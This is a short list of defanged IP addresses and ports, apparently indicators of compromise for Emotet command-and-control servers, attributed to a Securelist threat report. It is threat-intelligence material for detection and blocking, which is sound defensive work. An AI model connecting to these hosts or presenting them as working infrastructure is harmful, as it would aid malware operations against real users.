[72\[.\]15.201.15:8080](#)  
[119\[.\]193.124.41:7080](#)  
[5\[.\]19.116.246:8080](#)  
[151\[.\]106.112.196:8080](#)  
[101\[.\]50.0.91:8080](#)  
[45\[.\]142.114.231:8080](#)  
[185\[.\]157.82.211:8080](#)  
[46\[.\]155.222.11:443](#)  
[103\[.\]75.201.2:443](#)  
[176\[.\]56.128.118:443](#)  
[176\[.\]104.106.96:8080](#)  
[107\[.\]182.225.142:8080](#)  
[31\[.\]124.158.56:8080](#)  
[51\[.\]254.140.238:7080](#)  
[159\[.\]65.88.10:8080](#)  
[82\[.\]165.152.127:8080](#)  
[146\[.\]59.226.45:443](#)  
[173\[.\]212.193.249:8080](#)  
[212\[.\]24.98.99:8080](#)  
[212\[.\]237.17.99:8080](#)  
[110\[.\]232.117.186:8080](#)  
[131\[.\]100.24.231:80](#)  
[209\[.\]250.246.206:443](#)  
[195\[.\]201.151.129:8080](#)  
[138\[.\]185.72.26:8080](#)

---

Source: <https://securelist.com/emotet-modules-and-recent-attacks/106290/>